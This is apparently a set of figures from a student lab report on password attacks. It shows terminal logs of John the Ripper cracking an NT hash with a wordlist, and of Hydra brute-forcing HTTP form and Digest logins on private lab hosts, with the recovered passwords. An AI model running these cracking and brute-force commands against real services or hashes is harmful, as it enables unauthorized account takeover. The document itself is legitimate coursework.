




Figure 17: cURL HTTP authentication testing demonstrating successful and failed authentication attempts for validation


```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ ip a | sed -n '1,80p'
cat evidence/vpn_ip.txt
cat evidence/ping_101.txt
cat evidence/ping_103.txt
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 00:0c:29:e9:af:11 brd ff:ff:ff:ff:ff:ff
    inet 172.16.78.132/24 brd 172.16.78.255 scope global dynamic noprefixroute eth0
       valid_lft 1072sec preferred_lft 1072sec
    inet6 fe80::20c:29ff:fee9:af11/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
default qlen 500
    link/none
    inet 192.168.101.26 peer 192.168.101.25/32 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::7357:9950:eebf:60ed/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 00:0c:29:e9:af:11 brd ff:ff:ff:ff:ff:ff
    inet 172.16.78.132/24 brd 172.16.78.255 scope global dynamic noprefixroute eth0
       valid_lft 1748sec preferred_lft 1748sec
    inet6 fe80::20c:29ff:fee9:af11/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
default qlen 500
    link/none
    inet 192.168.101.26 peer 192.168.101.25/32 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::7357:9950:eebf:60ed/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
PING 192.168.100.101 (192.168.100.101) 56(84) bytes of data.
64 bytes from 192.168.100.101: icmp_seq=1 ttl=64 time=169 ms
64 bytes from 192.168.100.101: icmp_seq=2 ttl=64 time=169 ms
64 bytes from 192.168.100.101: icmp_seq=3 ttl=64 time=170 ms

--- 192.168.100.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 168.570/169.144/169.760/0.486 ms
PING 192.168.100.103 (192.168.100.103) 56(84) bytes of data.
64 bytes from 192.168.100.103: icmp_seq=1 ttl=63 time=213 ms
64 bytes from 192.168.100.103: icmp_seq=2 ttl=63 time=213 ms
64 bytes from 192.168.100.103: icmp_seq=3 ttl=63 time=214 ms

--- 192.168.100.103 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 213.006/213.220/213.533/0.226 ms
```

Figure 18: Network connectivity verification and HTTP Digest authentication testing against target servers



```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ uname -a
lscpu | sed -n '1,25p'
Linux kali 6.12.38+kali-arm64 #1 SMP Kali 6.12.38-1kali1 (2025-08-12) aarch64 GNU/Linux
Architecture:                          aarch64
CPU op-mode(s):                        64-bit
Byte Order:                            Little Endian
CPU(s):                                4
On-line CPU(s) list:                   0-3
Vendor ID:                             Apple
Model name:                            -
Model:                                 0
Thread(s) per core:                    1
Core(s) per socket:                    4
Socket(s):                             1
Stepping:                              0x0
BogoMIPS:                              48.00
Flags:                                 fp asimd evtstrm aes pmull sha1 sha2 crc32 atomics fph
p asimdhp cpuid asimdrdm jscvt fcma lrcpc dcpop sha3 asimddp sha512 asimdfhm dit uscat ilrcpc f
lagm ssbs sb paca pacg dcpodp flagm2 frint
L1d cache:                             512 KiB (4 instances)
L1i cache:                             768 KiB (4 instances)
L2 cache:                              48 MiB (4 instances)
NUMA node(s):                          1
NUMA node0 CPU(s):                     0-3
Vulnerability Gather data sampling:    Not affected
Vulnerability Indirect target selection: Not affected
Vulnerability Itlb multihit:           Not affected
Vulnerability L1tf:                    Not affected
Vulnerability Mds:                     Not affected
Vulnerability Meltdown:                Not affected
```

Figure 19: Kali Linux system information on Apple Silicon showing hardware and software environment for security testing



```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ cat evidence/smith_phase2c.log
0:00:00:00 Starting a new session
0:00:00:00 Loaded a total of 1 password hash
0:00:00:00 Command line: john --format=NT /mnt/hgsf/cs660-p3-shared/smith_hash.txt --wordlist=/
usr/share/wordlists/rockyou.txt --rules=single --max-run-time=480 --session=smith_phase2c
0:00:00:00 - UTF-8 input encoding enabled
0:00:00:00 - Passwords will be stored UTF-8 encoded in .pot file
0:00:00:00 Autotune found best speed at MKPC of 1024 (128 * 8)
0:00:00:00 - Hash type: NT (min-len 0, max-len 27)
0:00:00:00 - Algorithm: MD4 128/128 ASIMD 4×2
0:00:00:00 - Configured to use otherwise idle processor cycles only
0:00:00:00 - Will reject candidates longer than 81 bytes
0:00:00:00 - Candidate passwords will be buffered and tried in chunks of 8192
0:00:00:00 Proceeding with wordlist mode
0:00:00:00 - Rules: single
0:00:00:00 - Wordlist file: /usr/share/wordlists/rockyou.txt
0:00:00:00 - memory mapping wordlist (139921507 bytes)
0:00:00:00 - loading wordfile /usr/share/wordlists/rockyou.txt into memory (139921507 bytes, ma
x_size=2147483648)
0:00:00:00 - wordfile had 14344392 lines and required 114755136 bytes for index.
0:00:00:00 - 1140 preprocessed word mangling rules
0:00:00:00 - No stacked rules
0:00:00:00 - Rule #1: ':' accepted as ''
0:00:00:01 - Rule #2: '-s x**' rejected
0:00:00:01 - Rule #3: '-c (?a c Q' accepted as '(?acQ'
0:00:00:02 - Rule #4: '-c l Q' accepted as 'lQ'
0:00:00:02 - Rule #5: '-s-c x** /?u l' rejected
0:00:00:02 - Rule #6: '-<6 >6 '6' accepted as '>6'6'
0:00:00:03 - Rule #7: '-<7 >7 '7 l' accepted as '>7'7l'
0:00:00:03 - Rule #8: '-<6 -c >6 '6 /?u l' accepted as '>6'6/?ul'
0:00:00:04 - Rule #9: '-<5 >5 '5' accepted as '>5'5'
0:00:00:04 - Rule #10: '/?d @?d >4' accepted as '/?d@?d>4'
0:00:00:05 - Rule #11: '/?d @?d M @?A >4 Q' accepted as '/?d@?dM@?A>4Q'
0:00:00:06 - Rule #12: '-c /?d @?d >4 M l Q' accepted as '/?d@?d>4MlQ'
0:00:00:06 + Cracked Smith
0:00:00:06 Session completed
```

Figure 20: John the Ripper session log showing detailed Phase 2c attack progression for Smith password recovery

```
┌──(claude㉿kali)-[/mnt/hgsf/cs660-p3-shared/evidence/distributed]
└─$ hydra -l wangxx -p tripsine -V 192.168.100.101 http-post-form "/dologin.html:httpd_username
=^USER^&httpd_password=^PASS^:login.html"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-13 15:24:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://192.168.100.101:80/dologin.html:httpd_username=^USER^&httpd_p
assword=^PASS^:login.html
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "tripsine" - 1 of 1 [child 0] (0/0)
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: tripsine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-13 15:24:48

┌──(claude㉿kali)-[/mnt/hgsf/cs660-p3-shared/evidence/distributed]
└─$ cat html.16part.ae.log | tail -n 10
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "tripsien" - 6937 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "tripsine" - 6938 of 35010 [child 2] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "triptaan" - 6939 of 35010 [child 3] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "triptiek" - 6940 of 35010 [child 0] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "triptrap" - 6941 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "triviaal" - 6942 of 35010 [child 3] (
0/0)
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: tripsine
[STATUS] attack finished for 192.168.100.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-13 14:49:47
```

Figure 21: HTML form authentication breakthrough showing successful discovery of password "tripsine" through distributed parallel attack

```
┌──(claude㉿kali)-[/mnt/hgsf/cs660-p3-shared/evidence/distributed]
└─$ cat digest.original.18.log | tail -n 10
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hagers" - 7254 of 8859 [child 0] (0/0
)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hagler" - 7255 of 8859 [child 0] (0/0
)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hagles" - 7256 of 8859 [child 0] (0/0
)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hajens" - 7257 of 8859 [child 0] (0/0
)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hajers" - 7258 of 8859 [child 0] (0/0
)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "hakkis" - 7259 of 8859 [child 0] (0/0
)
[80][http-get] host: 192.168.100.103   login: wangxx   password: hakkis
[STATUS] attack finished for 192.168.100.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-14 09:31:23
```

Figure 22: HTTP Digest authentication final breakthrough showing discovery of password "hakkis" after 32-partition maximum parallelization attack